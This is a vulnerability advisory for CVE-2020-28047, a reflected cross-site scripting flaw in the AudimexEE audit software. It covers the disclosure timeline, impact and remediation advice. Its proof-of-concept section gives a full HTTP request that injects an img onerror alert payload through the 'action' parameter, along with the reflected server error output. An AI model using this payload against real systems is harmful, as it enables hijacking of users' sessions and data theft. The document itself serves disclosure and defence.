CVE-2020-28047: AudimexEE before 14.1.1 is vulnerable to Reflected XSS (Cross-Site-Scripting). If the recommended security configuration parameter "unique_error_numbers" is not set, remote attackers can inject arbitrary web script or HTML via 'action, cargo, panel' parameters that can lead to data leakage.

Overview

AudimexEE (https://www.web-audimex.com) is an audit software solution for large enterprises that fulfils highest demands in terms of the implementation of auditing processes and corporate structures surrounding a powerful and highly flexible audit universe.

Description

Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. The vulnerability is present in the wal.fcgi, can be exploited* via POST request on '**action, cargo and panel**' parameters, using a payload to trigger the HTML Tag. However it was possible to convert the request to use the GET method.

*** Important Note: the XSS does not occur when setting the recommended security configuration parameter "unique_error_numbers".**

Impact

An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to be executed within his browser in his session context of the application. The attacker-supplied code can perform a wide variety of actions, such as performing arbitrary actions on victim's behalf, and logging their keystrokes. Users can be induced to initiate the attacker's crafted request in various ways. For example, the attacker could send a victim a link containing a malicious URL via email or instant message.

Timeline

- **2020-10-09**: Discovered and reported to Audimex
- **2020-10-09**: Got instant response from Audimex development team, "Thanks for your analysis report. We will evaluate your finding and get back to you soon with our feedback."
- **2020-10-12**: Audimex fixed this issue in audimexEE version 14.1.1
- **2020-11-05**: I have obtained the CVE-2020-28047 and published the PoC


Discovered by

Gianluca Palma (@piuppi) of Engineering Ingegneria Informatica S.p.A.


Proof of concept (POC)

Reproducing Steps

After authenticating on the **AudimexEE v.14** portal with an **'any'** profile,




I have identified a **Reflected XSS (Cross-Site-Scripting)** in the main section of the site wal.fcgi



All contextual menu requests that contain references to this parameters are vulnerable to HTML/javascript code injection. This flaw triggers an application error that does not properly sanitize HTML/Javascript tags, below the evidence.


Request:



```
POST /audimex/cgi-bin/wal.fcgi HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[redacted]audimex/cgi-bin/wal.fcgi
Content-Type: application/x-www-form-urlencoded
Content-Length: 128
DNT: 1
Connection: close
Cookie: wal_sid_1=e4393a65242e97aa[redacted]6; last_sid_index=1
Upgrade-Insecure-Requests: 1

sid=1&tid=1601888867&fid=308d4ef5e8e581e900880e9476ad900c&action=
customer_listof_actions.plXXX%3cimg%20src%3dX%20onerror%3dalert(%22XSS-Reflected%22)%3e%3c!--&jid=981560&
read_only=1&t+i+d=9265749
```

Response:




```
<div class="uk-alert-danger" uk-alert>
  <h3>
    an internal error has occured!
  </h3>

  <p>
    error id:&nbsp;error description:
  </p>

  <p>
    operational problem: A module that is shipped with the application was not found. Possible reasons: the installatio
    syntax error at (eval 1516) line 1, near "package customer_listof_actions."
    BEGIN not safe after errors--compilation aborted at (eval 1516) line 1.
    at D:/Audimex/cgi-bin/prod/wal/wal.fcgi line 56.
    main::__ANON__("Invalid version format (0 before decimal required) at (eval 1516) line 1, near \"package customer_l
    eval 'package customer_listof_actions.plXXX<img src=a onerror=alert("XSS Reflected")>
    <!--;Session->import;use CGI qw/:standard :html2 *table *Tr :html3 escape/;' called at D:/Audimex/lib/modules/prod/
    main::use_wal("customer_listof_actions.plXXX<img src=a onerror=alert(\"XSS Reflected\")><!--") called at D:/Audimex
    main::use_application_wal("customer_listof_actions.plXXX<img src=a onerror=alert(\"XSS Reflected\")><!--") called a
    History::execute_script("wal.fcgi", undef, "application_init") called at D:/Audimex/cgi-bin/prod/wal/wal.fcgi line
    eval {...} called at D:/Audimex/cgi-bin/prod/wal/wal.fcgi line 129
    require D:/Audimex/cgi-bin/prod/wal/wal.fcgi called at D:/Audimex/cgi-bin/wal.fcgi line 12
  </p>
```

Render page:



Suggestions

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (< > etc). In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.